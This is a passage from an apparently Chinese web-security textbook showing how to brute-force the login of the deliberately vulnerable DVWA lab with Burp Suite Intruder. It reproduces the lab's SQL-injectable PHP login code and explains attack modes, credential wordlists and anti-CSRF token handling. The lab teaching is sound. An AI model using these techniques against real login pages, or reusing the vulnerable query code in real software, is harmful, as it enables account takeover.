较简单的方法是给浏览器加载一个插件，将 127.0.0.1:8080 作为代理服务器。这样浏览器所有的请求都会通过 8080 端口了。浏览器以插件的方式使用代理服务器。Firefox 可以使用 FoxyProxy 插件，Chrome 可以使用 SwitchyOmega 插件。在 SwitchyOmega 中添加一个 Burp Suite 模式，如图 3-17 所示。



图 3-17　监听代理端口

注意：因为 DVWA 现在使用的是 127.0.0.1 这个地址，所以必须将 127.0.0.1 这个地址从不代理的地址列表中删除。如果没有删除这个地址，DVWA 发送的数据将不会通过 Burp Suite。

现在所有的软件都准备完毕，那么可以开始破解密码了。

3.1.3 Low 级别的暴力破解

Docker 中启动 LocalDVWA 容器，准备 DVWA 环境。在浏览器地址栏中输入 http://127.0.0.1，打开 DVWA 靶机。浏览器自动跳转到了 http://127.0.0.1/login.php 登录页面。输入默认的用户名、密码（admin:password）登录。单击页面左侧的 DVWA Security，进行安全级别设置，如图 3-18 所示。



图 3-18　DVWA 安全级别

DVWA 的安全级别有 4 种，分别为 Low、Medium、High 和 Impossible。先选择最低的安全级别，单击 Submit 按钮确认选择。

单击页面左侧的 Brute Force 按钮，进入暴力破解测试页面，单击 View Source 按钮，如图 3-19 所示。



图 3-19　Low Brute Force 源代码

获取的代码如下：

```
<?php

if( isset( $_GET[ 'Login' ] ) ) {
    //获取用户名
    $user = $_GET[ 'username' ];

    //获取密码
    $pass = $_GET[ 'password' ];
    $pass = md5( $pass );

    //检查数据库
```

```
        $query  = "SELECT * FROM `users` WHERE user = '$user' AND password =
'$pass';";
        $result  =  mysqli_query($GLOBALS["___mysqli_ston"],    $query  )  or
die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS
["___mysqli_ston"])   :   (($___mysqli_res   =   mysqli_connect_error())   ?
$___mysqli_res : false)) . '</pre>' );

        if( $result && mysqli_num_rows( $result ) == 1 ) {
            //获取用户详细信息
            $row    = mysqli_fetch_assoc( $result );
            $avatar = $row["avatar"];

            //登录成功
            echo "<p>Welcome to the password protected area {$user}</p>";
            echo "<img src=\"{$avatar}\" />";
        }
        else {
            //登录失败
            echo "<pre><br />Username and/or password incorrect.</pre>";
        }

        ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ?
false : $___mysqli_res);
    }

    ?>
```

从代码中可以看出，服务器没有对输入的用户名和密码做任何的检查，直接就进行了 SQL 查询。那么这种情况用 SQL 注入也非常方便，但这里测试的是暴力破解。

浏览器启用 SwitchyOmega 的 Burp Suite 模式，启动 Burp Suite 监听本地的 8080 端口。在页面中任意输入一个用户名和密码，如图 3-20 所示。



图 3-20　DVWA 发送数据到 Burp Suite

关闭浏览器上其他的页面，避免干扰，启动 Burp Suite，打开 Proxy 界面的 Intercept 项，将项目按钮调整成 Intercept is on，如图 3-21 所示。



图 3-21　Burp Suite 拦截

回到 DVWA 页面中，单击 Login 按钮。浏览器向服务器 127.0.0.1 发送数据，通过 127.0.0.1:8080 端口，被 Burp Suite 拦截。Burp Suite 显示拦截下来的数据，如图 3-22 所示。

图 3-22　拦截的数据

在 Raw 的文本框中单击鼠标右键，在弹出的菜单中选择 Send to Intruder 选项，Burp Suite 将拦截得到的数据发送给了 Intruder，然后进行选择、分析，如图 3-23 所示。



图 3-23　将数据发送给 Intruder

单击 Burp Suite 的 Intruder 界面，选择 Positions 项目。这里是暴力破解的主战场，可以看到 Intruder 已经将页面发送数据中所有可爆破的参数都标示了出来，如图 3-24 所示。



图 3-24　Intruder 项目

这里所有标示出来的参数都是可以用于暴力破解的。实际上只需要暴力破解 username 和 password 这两个参数就可以。单击 Clear$按钮，清除所有备选目标，然后选择需要暴力破解的两个参数 username 和 password，单击 Add$按钮，将这两个攻击目标的参数标示出来，如图 3-25 所示。



图 3-25　选择暴力破解目标

再来看看 Intruder 项目的攻击模式 Attack type。Intruder 的攻击模式有 4 种，分别为 Sniper、Battering ram、pitchfork、Cluster Bomb 模式。

Sniper 是狙击模式，这种模式适合单一的目标参数破解。以本次破解为例，如果已知用户名 username，那就只需要暴力破解密码 password。这就是单一的目标参数破解。你只需要给一个字典，Intruder 就可以用这个字典中的所有密码测试一遍。假设已给出密码字典为[a, b, c, d]，破解方式为：

```
Password
-------------
 a
 b
 c
 d
```

Battering ram 是撞击模式，这种模式不管有多少个目标参数破解，都只用一个密码字

典。以本次破解为例，有两个目标参数需要破解，Intruder 将密码字典中的密码同时给这两个目标，假设已给出的密码字典为[a, b, c, d]，则破解方式为：

```
username | password
a  | a
b  | b
c  | c
d  | d
```

Pitchfork 是交叉模式，这种模式中有多少个目标参数，就需要给多少个密码字典。以本次破解为例，有两个目标参数需要破解。假设给出的 2 个字典分别包含的是[1, 2]和[a, b, c, d]。Intruder 将破解 2 次，破解方式为：

```
username | password
1  | a
 2  | b
```

Cluster bomb 是集束炸弹模式，这种模式中有多少目标参数，就需要多少个密码字典。以本次破解为例，有两个目标参数需要破解。假设给出的 2 个字典分别包含的是[1, 2]和[a, b, c, d]，则破解方式为：

```
username | password
1  | a
1  | b
1  | c
1  | d
2  | a
2  | b
2  | c
2  | d
```

本次破解有 2 个目标参数 username 和 password，需要 2 个字典。选择 Cluster bomb 模式，如图 3-26 所示。



图 3-26　Attack Type

进入 Payloads 界面，为目标设置字典。第一个目标参数是 username，用户名一般就是 [root, admin, administrator]，将这几个用户名输入第一个目标参数的密码字典中去，如图 3-27 所示。



图 3-27　输入用户名到字典

第 2 个目标参数是 password，将创建的 weak_top25.txt 文件作为密码字典就可以了，如图 3-28 所示。



图 3-28　载入文件作密码字典

所有设置完毕后，单击 Start attack 按钮开始破解。最后得到的结果如图 3-29 所示。



图 3-29　Low 安全级别的破解

Length 是从服务器返回数据的长度。只有一个长度与其他的不同，那这个用户名和密码必定是正确的。测试一下，回到 DVWA 的 Brute Force 项目，输入用户名和密码 admin:password，单击 Login 按钮，返回的结果如图 3-30 所示。



图 3-30　测试结果

验证用户名密码可用，暴力破解成功。

3.1.4　Medium 级别的暴力破解

单击页面左侧的 DVWA Security 按钮，将 DVWA 的安全级别调整至 Medium，单击 Submit 按钮确认选择。单击 Brute Force 按钮，再单击页面右下角的 View Source 按钮，得到 DVWA Medium 级别 Brute Force 的源代码如下：

```
Brute Force Source

<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // 检查输入用户名
    $user = $_GET[ 'username' ];
    $user = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___
```

```
mysqli_ston"]))    ?    mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
$user ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string()
call! This code does not work.", E_USER_ERROR)) ? "" : ""));

        //检查输入密码
        $pass = $_GET[ 'password' ];
        $pass = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___
mysqli_ston"]))    ?    mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
$pass ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string()
call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass = md5( $pass );

        //检查数据库
        $query  = "SELECT * FROM `users` WHERE user = '$user' AND password =
'$pass';";
        $result  =  mysqli_query($GLOBALS["___mysqli_ston"],    $query  )  or
die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS
["___mysqli_ston"])   :   (($___mysqli_res   =   mysqli_connect_error())   ?
$___mysqli_res : false)) . '</pre>' );

        if( $result && mysqli_num_rows( $result ) == 1 ) {
            //获取用户详细信息
            $row    = mysqli_fetch_assoc( $result );
            $avatar = $row["avatar"];

            //登录成功
            echo "<p>Welcome to the password protected area {$user}</p>";
            echo "<img src=\"{$avatar}\" />";
        }
        else {
            //登录失败
            sleep( 2 );
            echo "<pre><br />Username and/or password incorrect.</pre>";
```

```
        }

        ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ?
false : $___mysqli_res);
    }

    ?>
```

与 Low 级别的源码比较一下，Medium 级别的源码只是对 username 和 password 参数进行了检查。这种检查只限制了 SQL 注入，对暴力破解没有任何影响。因此，Medium 级别的暴力破解方法和 Low 级别的暴力破解方法完全一样，无须任何修改。

3.1.5　High 级别的暴力破解

单击页面左侧的 DVWA Security 按钮，将 DVWA 的安全级别调整至 High，单击 Submit 按钮确认选择。单击 Brute Force 按钮，再单击页面右下角的 View Source 按钮，得到 DVWA High 级别 Brute Force 的源代码如下：

```
    Brute Force Source

    <?php

    if( isset( $_GET[ 'Login' ] ) ) {
        //检查 Anti-CSRF token
        checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ],
'index.php' );

        //检查输入用户名
        $user = $_GET[ 'username' ];
        $user = stripslashes( $user );
        $user = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___
mysqli_ston"]))    ?    mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
```

```
$user ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string()
call! This code does not work.", E_USER_ERROR)) ? "" : ""));

        //检查输入密码
        $pass = $_GET[ 'password' ];
        $pass = stripslashes( $pass );
        $pass = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___
mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],
$pass ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string()
call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass = md5( $pass );

        //检查数据库
        $query  = "SELECT * FROM `users` WHERE user = '$user' AND password =
'$pass';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"], $query ) or
die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS
["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ?
$___mysqli_res : false)) . '</pre>' );

        if( $result && mysqli_num_rows( $result ) == 1 ) {
            //获取用户详细信息
            $row    = mysqli_fetch_assoc( $result );
            $avatar = $row["avatar"];

            //登录成功
            echo "<p>Welcome to the password protected area {$user}</p>";
            echo "<img src=\"{$avatar}\" />";
        }
        else {
            //登录失败
            sleep( rand( 0, 3 ) );
            echo "<pre><br />Username and/or password incorrect.</pre>";
```

```
        }

        ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ?
false : $___mysqli_res);
    }

    //产生 Anti-CSRF token
    generateSessionToken();

    ?>
```

与 Medium 级别的源码比较一下，High 级别的 Brute Force 中多了一个 user_token，俗称用户令牌，它是一个无序不重复的字符串。除了第一次的 user_token 是自动生成的外，后面每次的 user_token 都是从前一次 request 返回的 response 中获取的。这就给破解带来了一点点小麻烦。不过没关系，强大的 Burp Suite 无所不能。

浏览器启用 SwitchyOmega 的 Burp Suite 模式，启动 Burp Suite 监控 8080 端口。在 Brute Force 页面中输入用户名、密码（admin:abcd）。单击 Login 按钮，将数据发送到 8080 端口，Burp Suite 接收数据，准备处理，如图 3-31 所示。


Burp Suite Free Edition v1.7.21 - Temporary Project
Burp Intruder Repeater Window Help
Sequencer Decoder Comparer Extender Project options User options Alerts
Target Proxy Spider Scanner Intruder Repeater
Intercept HTTP history WebSockets history Options
Filter: Hiding CSS, image and general binary content
Host Method URL Params Edited Status Length MIME t... Extension
1 http://127.0.0.1 GET /vulnerabilities/brute/ind... HTML php
2 http://127.0.0.1 HTML php
http://127.0.0.1/vulnerabili...9a51d2682b670d5b79439b4f50f9a
Add to scope
Spider from here
Do an active scan
Send to Intruder Ctrl+I
Send to Repeater Ctrl+R
Send to Sequencer
Send to Comparer
Request in browser
Engagement tools [Pro version only]
Show new history window
Add comment
Highlight
Delete item
Request
Raw Params
GET
Upgrade-Insecure-
user_token=f1

图 3-31　Send data to intruder

进入 Proxy 界面，在 Positions 中将 password 和 user_token 选择为攻击目标，并将 Attack type 选择为 Pitchfork 模式，如图 3-32 所示。



图 3-32　选择攻击目标及攻击模式

进入 Payloads 界面，第一个攻击目标是 password，还是跟 Low 级别的破解一样，将 weak_top25.txt 作为密码字典，如图 3-33 所示。

进入 Options 界面，找到 Grep – Extract，将 Extract the following items from responses 前面的单选框选上，意思是从 response 中提取数据。然后单击 Add 按钮，如图 3-34 所示。



图 3-33　载入文件作密码字典

